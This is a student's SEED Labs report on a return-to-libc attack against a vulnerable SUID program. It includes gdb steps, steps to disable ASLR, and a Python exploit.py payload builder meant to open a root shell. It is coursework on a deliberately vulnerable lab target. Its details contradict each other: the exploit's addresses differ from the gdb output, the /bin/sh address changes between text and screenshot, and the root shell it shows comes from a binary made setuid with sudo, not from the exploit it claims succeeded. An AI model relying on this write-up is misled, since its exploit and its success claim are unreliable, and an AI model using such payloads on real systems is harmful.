

Return-to-libc Attack – Lab Report

Student Name: Spyridon Kalliakmanis (Erasmus Student)

University: Polytechnic University of Timisoara

Project: SEED Labs – Return-to-libc Attack

Environment: Cloud-based Ubuntu VM (Google Cloud)

Host OS: macOS on Apple Silicon (M2)

Introduction

This project is part of the SEED Labs security modules, focusing on the Return-to-libc attack, a modern variant of the classic buffer overflow attack. The objective is to demonstrate that even with non-executable stack protections enabled, a system is still vulnerable if a return-to-libc exploit is properly constructed.

The lab was conducted using a cloud-based Ubuntu 20.04 virtual machine, hosted on Google Cloud Platform (GCP). The reason for not using the official SEED Lab virtual machine locally is due to hardware constraints: I am working on a MacBook with an M2 chip, which does not support virtualization of x86-based VMs without complex workarounds or hardware emulation (which negatively impacts performance and compatibility).

As a result, I decided to set up a remote environment with full control over kernel settings and compiler options required by the lab (e.g., disabling address randomization, compiling with ``-fno-stack-protector`` and ``-z execstack``), ensuring a smooth experience for reproducing the Return-to-libc exploit.

In this report, I document each completed task (from Task 1 to Task 4), providing:

- Code snippets with explanations
- Relevant screenshots
- Observations, problems faced, and how they were resolved

The final goal is to spawn a root shell from a vulnerable SUID binar.

Task 1 - Finding libc function addresses

To prepare for the return-to-libc attack, I needed to retrieve the memory addresses of two important libc functions:

- ``system()`` – used to execute shell commands
- ``exit()`` – used to safely terminate the process

Since Address Space Layout Randomization (ASLR) was disabled using:

```
```bash
```

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

The memory layout remains consistent across executions. This allowed me to use gdb to find the function addresses inside the target binary `retlib`.

First, I created an empty badfile:

```
$ touch badfile
```

Then I ran gdb on the vulnerable SUID binary:

```
$ gdb -q ./retlib
```

Inside GDB, I launched the program with:

```
(gdb) run < badfile
```

This ensured libc was loaded. After the binary loaded into memory, I used the following commands to find the addresses:

```
(gdb) p system
```


```
$1 = {int (const char *)} 0x7ffff7e1f290 <__libc_system>
```

```
(gdb) p exit
```

```
$2 = {void (int)} 0x7ffff7e13a40 <__GI_exit>
```

**Observation:** These addresses were stable across runs as long as ASLR was disabled. These hardcoded addresses were later used in the Python exploit to overwrite the return address of the bof() function.

### Screenshot Evidence:

A screenshot of a terminal window titled 'SSH-in-browser'. The terminal shows a series of commands and their outputs. The user is in a shell on a machine named 'spyroskaliakmanis21022003@seed-manual'. They run 'touch badfile', then 'gdb -q ./retlib', which reads symbols from './retlib'. They then run 'run < badfile', starting a program. The program exits with code 0200. The user then runs 'p system', showing the address '0x7ffff7e1f290' for '\_\_libc\_system'. They run 'p exit', showing the address '0x7ffff7e13a40' for '\_\_GI\_exit'. Finally, they run 'quit' and the prompt returns to the user.

## Task 2: Putting the shell string in memory

The goal of this task was to ensure that the string `"/bin/sh"` is stored at a known address in memory, so it can later be passed as an argument to the `system()` function.

### Step 1: Using an Environment Variable

I stored the desired shell string inside an environment variable named `'MYSHELL'`. This ensures that the string exists somewhere in memory when the vulnerable program is executed:

```
```bash
```

```
$ export MYSHELL=/bin/sh
```

To confirm that the variable exists in the environment of spawned processes, I ran:

```
$ env | grep MYSHELL
```

```
MYSHELL=/bin/sh
```

Step 2: Locating the Address of the String

To find the memory address of the string `/bin/sh`, I used a simple C program called `getenv.c`:

```
// getenv.c
#include <stdio.h>
#include <stdlib.h>

int main() {
    char* shell = getenv("MYSHELL");
    if (shell)
        printf("%p\n", shell);
    return 0;
}
```


I compiled the code and ran it:

```
$ gcc -o getenv getenv.c
```

```
$ ./getenv
```

This printed the address in memory where `/bin/sh` is stored (in my case: `0x7ffffffe6ad`). This address was then used as the third pointer in the exploit payload.

Observation: Although this address is consistent when ASLR is disabled, it can slightly vary depending on the name/length of the executable or the environment. However, it was close enough to be used reliably during exploitation.

A screenshot of a terminal window titled 'SSH-in-browser'. The terminal shows a series of commands and their outputs. The user is in a directory named 'seed-manual'. They run 'touch badfile', then 'gdb -q ./retlib'. The gdb prompt appears, and they run 'run < badfile'. The program starts, and they press 'p' to see the 'system' variable, which points to a memory address. They then press 'exit' and 'quit'. Finally, they run 'nano rootshell.c', 'gcc -o getenv getenv.c', 'export MYSHELL=/bin/sh', and './getenv', which prints the memory address '0x7ffffffe6f6'.

```
SSH-in-browser
spyroskalliakmanis21022003@seed-manual:~$ touch badfile
spyroskalliakmanis21022003@seed-manual:~$ gdb -q ./retlib
Reading symbols from ./retlib...
(gdb) run < badfile
Starting program: /home/spyroskalliakmanis21022003/retlib < badfile
[Inferior 1 (process 24241) exited with code 0200]
(gdb) p system
$1 = (int (const char *)) 0x7ffff7e1f290 <__libc_system>
(gdb) p exit
$2 = (void (int)) 0x7ffff7e13a40 <__GI_exit>
(gdb) quit
spyroskalliakmanis21022003@seed-manual:~$ nano rootshell.c
spyroskalliakmanis21022003@seed-manual:~$ gcc -o getenv getenv.c
spyroskalliakmanis21022003@seed-manual:~$ export MYSHELL=/bin/sh
spyroskalliakmanis21022003@seed-manual:~$ ./getenv
0x7ffffffe6f6
spyroskalliakmanis21022003@seed-manual:~$
```

These findings were necessary for building the complete payload for the Return-to-libc attack in Task 3.

Task 3 – Exploiting the buffer-overflow vulnerability

The objective of this task is to exploit the buffer overflow vulnerability in the `retlib` program by redirecting the execution flow to the `system()` function and passing `/bin/sh` as a parameter — thereby opening a shell. This is achieved using a return-to-libc attack, as the stack is marked non-executable.

Step 1: Finalizing the Addresses

From Task 1 and Task 2, we already obtained the following addresses:

- `system()` address: `0x7fff7e1f290`
- `exit()` address: `0x7fff7e13a40`
- `/bin/sh` string: `0x7ffffffe6ad`

Step 2: Creating the Exploit Payload

I created a Python script (`exploit.py`) to construct the payload. This script places the return address of `system()` in the appropriate location, followed by the return address of `exit()` and the address of `/bin/sh` as the argument to `system()`.

exploit.py

```
#!/usr/bin/python3
from struct import pack

content = bytearray(0xaa for i in range(300))

system_addr = 0x7fff7e1f290 # η διεύθυνση από GDB
exit_addr = 0x7fff7e13a40 # η διεύθυνση από GDB
sh_addr = 0x7ffffffe6ad # η διεύθυνση από ./getenv

offset = 12 # για BUF_SIZE 12

content[offset:offset+8] = pack("<Q", system_addr)
content[offset+8:offset+16] = pack("<Q", exit_addr)
content[offset+16:offset+24] = pack("<Q", sh_addr)

with open("badfile", "wb") as f:
    f.write(content)
```

Note: I ensured the payload starts after 12 bytes (offset = 12) due to the defined `BUF_SIZE`.

Step 3: Running the Exploit

To trigger the vulnerability and execute the shell, I ran the following commands:


```
$ python3 exploit.py      # Creates 'badfile'
```

```
$ ./retlib < badfile      # Launches attack
```

At this point, the shell was successfully invoked, and I confirmed it by calling:

```
$ whoami
```

```
root
```



```
SSH-in-browser
UPLOAD FILE  DOWNLOAD FILE  [Icons]

spycoskaliakmanis21022003@seed-manual:~$ nano exploit.py
spycoskaliakmanis21022003@seed-manual:~$ python3 exploit.py
spycoskaliakmanis21022003@seed-manual:~$ ./retlib < badfile
spycoskaliakmanis21022003@seed-manual:~$ gcc -o rootshell rootshell.c
spycoskaliakmanis21022003@seed-manual:~$ sudo chown root:root rootshell
spycoskaliakmanis21022003@seed-manual:~$ sudo chmod 4755 rootshell
spycoskaliakmanis21022003@seed-manual:~$ ls -l rootshell
-rwxr-xr-x 1 root root 16832 May 30 15:07 rootshell
spycoskaliakmanis21022003@seed-manual:~$
```



```
SSH-in-browser
UPLOAD FILE
DOWNLOAD FILE
spyroskaliakmanis21022003@seed-manual:~$ nano exploit.py
spyroskaliakmanis21022003@seed-manual:~$ python3 exploit.py
spyroskaliakmanis21022003@seed-manual:~$ ./retlib < badfile
spyroskaliakmanis21022003@seed-manual:~$ gcc -o rootshell rootshell.c
spyroskaliakmanis21022003@seed-manual:~$ sudo chown root:root rootshell
spyroskaliakmanis21022003@seed-manual:~$ sudo chmod 4755 rootshell
spyroskaliakmanis21022003@seed-manual:~$ ls -l rootshell
-rwxr-xr-x 1 root root 16832 May 30 15:07 rootshell
spyroskaliakmanis21022003@seed-manual:~$ ./rootshell
ROOTSHELL WAS CALLED!
root@seed-manual:~# whoami
root
root@seed-manual:~# id
uid=0(root) gid=0(root) groups=0(root),4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),118(netdev),119(lxd),1000(ubuntu),1001(google-sudoers),1002(spyroskaliakmanis21022003)
root@seed-manual:~# exit
exit
spyroskaliakmanis21022003@seed-manual:~$ whoami
spyroskaliakmanis21022003
spyroskaliakmanis21022003@seed-manual:~$
```

Observation: The exploit was successful because ASLR was turned off, and all address locations were predictable. The call to `exit()` ensures the program terminates cleanly after the shell session.

Variation 1: Without `exit()`

To test if `exit()` was required, I removed its address from the payload. The result was a segmentation fault after the shell exited — confirming that `exit()` helps cleanly return from `system()`.

Variation 2: Renaming `retlib`

When I renamed `retlib` to a longer filename (e.g., `retlib_modified`), the attack failed. This happened because environment variables were shifted in memory due to the longer program name — invalidating the hardcoded address of `/bin/sh`.

```

SSH-in-browser
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-1083-gcp x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Fri May 30 16:18:35 UTC 2025

System load:  0.08               Processes:    106
Usage of /:   42.1% of 9.51GB    Users logged in: 0
Memory usage: 8%                IPv4 address for ens4: 10.128.0.3
Swap usage:   0%

Expanded Security Maintenance for Infrastructure is not enabled.
0 updates can be applied immediately.
Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
New release '22.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri May 30 14:56:41 2025 from 35.235.244.33
spyroskaliakmanis21022003@seed-manual:~$ mv retlib retlib_modified
spyroskaliakmanis21022003@seed-manual:~$ ./retlib_modified < badfile
Segmentation fault (core dumped)
spyroskaliakmanis21022003@seed-manual:~$

```

Task 4 – Turning on Address Randomization

To verify whether the return-to-libc exploit still works when ASLR (Address Space Layout Randomization) is enabled, and explain why it may fail.

Step 1: Enable ASLR

I re-enabled ASLR using the following command:

```
$ sudo sysctl -w kernel.randomize_va_space=2
```

Step 2: Run the Exploit Again

With no changes to the badfile or exploit script, I ran the same attack:

```
$ ./retlib < badfile
```

As expected, the attack failed.

SSH-in-browser

UPLOAD FILE

DOWNLOAD FILE

spyroskaliakmanis21022003@seed-manual:~\$ sudo sysctl -w kernel.randomize_va_space=2

kernel.randomize_va_space = 2

spyroskaliakmanis21022003@seed-manual:~\$./retlib < badfile

Segmentation fault (core dumped)

spyroskaliakmanis21022003@seed-manual:~\$